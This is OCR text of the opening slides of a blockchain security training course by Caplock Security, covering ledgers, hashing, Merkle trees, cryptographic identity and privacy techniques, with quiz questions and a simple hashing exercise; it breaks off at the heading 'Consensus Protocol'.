CAPLOCK SECURITY

A Primer to Blockchain Security

Tuan Phan, CISSP, PMP, Security+, SSBB
Partner, Caplock Security LLC
tphan@caplocksecurity.com
202-780-5455

1

Disclaimer

CAPLOCK SECURITY

Everything you are about to observe and learn from this course are the opinions of the instructor(s) and Caplock Security LLC. Statements presented do not represent the views or policies of anyone other than the instructor. The information in this course is provided for educational purposes only, and are not recommendations. Under no circumstances does this information represent a recommendation for a particular product, service, design or implementation.

INFORMATION IS PROVIDED TO THE ATTENDEES "AS IS." NEITHER CAPLOCK SECURITY LLC, NOR ITS PRINCIPLES, NOR ITS AFFILIATES, NOR ANY THIRD PARTY PROVIDER MAKE ANY EXPRESS OR IMPLIED WARRANTIES OF ANY KIND REGARDING THE INFORMATION, INCLUDING, WITHOUT LIMITATION, ANY WARRANTY OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE OR USE.

2

Agenda

- Why Blockchain?
- Key Concepts
- The Business of Blockchain
- Basic Blockchain Security
- Network Security Considerations
- Node Security Considerations
- User Security Considerations
- Smart Contract Security Considerations

3

Preparation Notes

- We will assume the basics unless you tell us otherwise.
- All our installs are setup for Windows, 64-bit configuration
- You may need to administrator privileges to your laptop to install certain codes.
- We will be installing software and code sniplets that may potentially be identified as malware. They are not. If you do not trust us, please do not install.
- If you are using GFE or company-supplied equipment, make sure that you are complying to your rules of behavior.
- Details to certain hacks may be withheld or obfuscated to protect the involved parties.


4

CAPLOCK SECURITY


Chapter 1: Why Blockchain?

5


Operations in the Old Way



6


In the Age of the Silicon
CAPLOCK SECURITY
APPROVED
DEPOSITED

7



Emergence of the Automaton
CAPLOCK SECURITY
APPROVED
DEPOSITED

8

What is Blockchain?

CAPLOCK SECURITY

Is an immutable ledger for recording transactions, maintained in a distributed network of untrusting peers using a trust mechanism to verify transactions.




Blockchain achieves:

- Trust → immutable ledger, consensus
- Autonomy → distributed network
- Disintermediary → untrusting peers

9

Typical Blockchain Network

CAPLOCK SECURITY




10

Well-known Blockchain Platforms & Applications

CAPLOCK SECURITY

APPLICATIONS

OPEN PLATFORMS



ENTERPRISE PLATFORMS

HYPERLEDGER SAWTOOTH

IROHA

r3.

HYPERLEDGER FABRIC

HYPERLEDGER INDY

HYPERLEDGER BURROW

11

Use Cases

CAPLOCK SECURITY

Proof of existence
- internet domains
- email addresses
- corporation names
- criminal convictions
- debarments
- fines / complaints
- microservices

Proof of identity
- digital signatures
- birth certificates
- driver licenses
- passports
- visas
- health benefit cards

1

"Blockchain! What's the Rush?", InfoSecurity Professional Magazine, (ISC)², January/February 2019.

12

Use Cases

CAPLOCK SECURITY

Proof of existence
- internet domains
- email addresses
- corporation names
- criminal convictions
- debarments
- fines / complaints
- microservices

Proof of identity
- digital signatures
- birth certificates
- driver licenses
- passports
- visas
- health benefit cards

1

Proof of chronology
- regulatory reporting and compliance
- accounting and auditing
- financial management and procurement
- federal personnel workforce data and appropriated funds
- federal assistance and foreign aid delivery
- clearance/background investigations
- professional certifications
- marriage certificates
- auction/bid processes
- clearing and settlement
- escrow services
- tracking of payments and deliveries

2

"Blockchain! What's the Rush?", InfoSecurity Professional Magazine, (ISC)², January/February 2019.

13

Use Cases

CAPLOCK SECURITY

Proof of existence
- internet domains
- email addresses
- corporation names
- criminal convictions
- debarments
- fines / complaints
- microservices

Proof of identity
- digital signatures
- birth certificates
- driver licenses
- passports
- visas
- health benefit cards

1

Proof of ownership
- cryptocurrencies / digital assets
- tokenization
- real estate properties
- financial instruments
- loans
- patents
- trademarks / copyrights

3


Proof of chronology
- regulatory reporting and compliance
- accounting and auditing
- financial management and procurement
- federal personnel workforce data and appropriated funds
- federal assistance and foreign aid delivery
- clearance/background investigations
- professional certifications
- marriage certificates
- auction/bid processes
- clearing and settlement
- escrow services
- tracking of payments and deliveries

2

"Blockchain! What's the Rush?", InfoSecurity Professional Magazine, (ISC)², January/February 2019.

14

Market Trends



From Chainhaus

15

Perspectives for 2019

I am sticking to my original prediction – Bitcoin will hit 250k by 2022.

Tim Draper
Draper Associates
Founder

2018 was a tough year, but we have a longer term outlook for our industry. The builders have been building in 2018, so for 2019, I think we will see a lot of real products and real applications coming into the market.

Justin Sun
Tron Founder

Nimit Sawhney
Voatz CEO

Changpeng Zhao
Binance CEO

2019 is going to be another year of building. We're squarely in the phase in which the crypto space is developing the companies, products, and infrastructure to support the wild valuations we saw in 2017.

Arianna Simpson
VC & MD, Autonomous Partners

You'll see blockchain companies with differentiated business models separating themselves from the pack.

We believe that there will be some more hybrid deployments involving the joint use of permissionless and permissioned blockchain networks, with a focus on real world use cases where the use of blockchain technology can truly move the needle forward.

From Forbes - https://www.forbes.com/sites/rachelwolfson/2018/12/20/blockchain-and-crypto-leaders-share-their-2019-industry-predictions/#63b96f40155e

16

Knowledge Check #1

CAPLOCK SECURITY

1. Blockchain ledgers are immutable.
2. Blockchain wallets are nodes on blockchain network.
3. Health records management is a good fit for public blockchain.
4. There are less than 1000 cryptocurrencies as of December 2018.
5. Most blockchain software are open-source.

17

CAPLOCK SECURITY

Chapter 2: Key Concepts

18

Brief Technical Summary

CAPLOCK SECURITY

- Public
- **Permissionless**
- Untrusted Participants
- Decentralized
- Requires Utility Token
- Requires Wallet

- Private
- **Permissioned**
- Trusted Participants
- Centralized
- Token-less
- CA (MSP)

19

Core Building Blocks of Blockchain

CAPLOCK SECURITY

Shared Ledger


- History of all transactions
- Append-only with immutable past
- Distributed and replicated

20

Blockchain State Machine

- Operation o transforms a state from s to s'

- Operation needs to be valid according to a predicate P()




- All predicates must be met for the operation to be valid.
- Histories are ordered from valid operations and transactions

21

Append-only Log

- Every operation o appends a block of valid transactions (tx) to the log (e.g., the shared ledger)




- The content is verifiable from the most recent element
- Each node maintains its version of the shared ledger.

22

Immutability of Blocks


- The hash of the previous block header gets incorporated into the current block.
- Forming a chain of hash-linked blocks → immutable ledger



From NIST NISTIR 8202, Blockchain Technology Overview

23


Immutability of Transactions



- Every transaction is represented by a unique txhash.
- Provides immutability to transactions.
- Merkel tree shown to the left provides the ability to verify a change in a given transaction with the least amount of efforts.

24

Ethereum Transaction Hash




25

Distributed Blockchain Network

- Peer-to-peer distributed network
- Full nodes produce transactions

https://xrpcharts.ripple.com/#/topology

- Full nodes run a protocol to construct the ledger




26

Knowledge Check #2

CAPLOCK SECURITY

1. Blockchain transactions are individual blocks in the ledger.
2. Hashing is used to link current to prior blocks.
3. Merkel Tree provides integrity to the blocks.
4. Merkel Tree supports only even-numbered nodes.
5. How many hashes do I need to check data1?



27

Core Building Blocks of Blockchain

CAPLOCK SECURITY

Shared Ledger


- History of all transactions
- Append-only with immutable past
- Distributed and replicated

Cryptography

- Integrity of ledger
- Authenticity of transactions
- Privacy of transactions
- Identity of participants

28


Merkel Tree



- Uses cryptographic hash functions for block header:
  - SHA-256 (Bitcoin/HLF)
  - Keccak-256 (Ethereum)
  - Scrypt (Litecoin)

29

Sample of Block Details



30

Identity

- Employs asymmetric cryptography and cryptographic hash function
- Participant identity = blockchain address
- Public key → hash function → blockchain address

BTC: 1GK67bPQuCErckdhmCABg8esmHfqc32cih
ETH: 0x71ffddd44c3a1d68ed129aa6ef7fd6f55d7f8804
DGE: DFf2HzzXNy5CABg8wMuoFUmGSoQSf4j6D7

} pseudo-anonymous

31

Authenticity

- Public keys are derived from the private keys (nonreversible).
- Private keys are used to digitally sign transactions and provide the confirmation that the user transferring the value is the owner.
- Private keys are stored in a user wallet (software or physical)

32


Multi-Signatures

- Allow multiple parties to partially seed an address with a public key.
- Services using multi-signature addresses have a much greater resistance to theft.
- Is based on Shamir's Secret Sharing (SSS)
  - The secret is divided into parts or shares.
  - To obtain the secret, a number of shares must be combined.
  - The number of shares must exceed a defined threshold.

33

Zero-Knowledge Proofs

- Is designed for the situation where you know a secret and want to prove that you know it to someone without giving it away.



34

zk-SNARKS

- Stands for Zero-Knowledge Succinct Non-Interactive Argument of Knowledge
- Promotes privacy by enabling miners to validate transactions without knowing where they originate from.
- Underlying technology for zCash's shielded addresses and semi-transparent transactions.

35

Ring Signatures and Confidential Transactions

- Ring signature is a type of digital signature which is made up of the merged signatures of multiple signers and, as such, can authorize a certain transaction.
- Ring CT allows for the amounts that are sent in a transaction to be hidden while preserving the network's ability to verify that the ledger entries still add up.
  - Utilizes Pedersen commitments
  - Range proofs
- Underlying technology for Monero's stealth addresses and private transactions.

36

Privacy

CAPLOCK SECURITY

- Use of transparent vs. shielded addresses

Transparent Addresses	Shielded Addresses
Addresses are visible in the blockchain	Addresses are not visible in the blockchain
Both sending and receiving addresses are included in a transaction	Both sending and receiving addresses are fully shielded in a transaction (thru. fully shielded or use of stealth (onetime) addresses for the sender)
Transaction (e.g., value transferred) is public	Transaction (e.g., value transferred) is private (thru. obfuscated or via transaction mixing)
Does not protect against transaction graph analysis	Provide strong privacy against transaction graph analysis
	Is dependent on the design of both the blockchain platform and the wallet

37

Transaction Graph Analysis

CAPLOCK SECURITY

- Utilize to decode user identity:
  - Linking public keys to real people (definitively or statistically)
  - Providing summary of activity performed over time by known and unknown users
  - Proven highly effective in identifying the publicly known address relating to the Silk Road seizure.

"Bitcoin Transaction Graph Analysis", Fleder, Kester et al, Cornell University, February 6, 2015.

38

Knowledge Check #3

CAPLOCK SECURITY

1. Zero-knowledge proof requires an independent oracle.
2. User identity is known on a public blockchain.
3. Privacy coins hide your identity and transaction values.
4. Transactional graph analysis may expose a user identity.
5. Consider the Ali Baba Cave example, what is the likelihood of guessing the right path in 5 consecutive iterations as the prover who does not know the secret.

39

Hashing Exercise

CAPLOCK SECURITY

- Navigate to: https://www.tools4noobs.com/online_tools/hash/
- Optionally, you can also use Powershell or certutil from command prompt

- Observe:
  - Hash of file content
  - Hash of string

40

Core Building Blocks of Blockchain

CAPLOCK SECURITY

Shared Ledger
- History of all transactions
- Append-only with immutable past
- Distributed and replicated

Cryptography
- Integrity of ledger
- Authenticity of transactions
- Privacy of transactions
- Identity of participants


Trust Model
- Consensus protocol
- Shared control tolerating disruption
- Transaction validation

41

Consensus Protocol

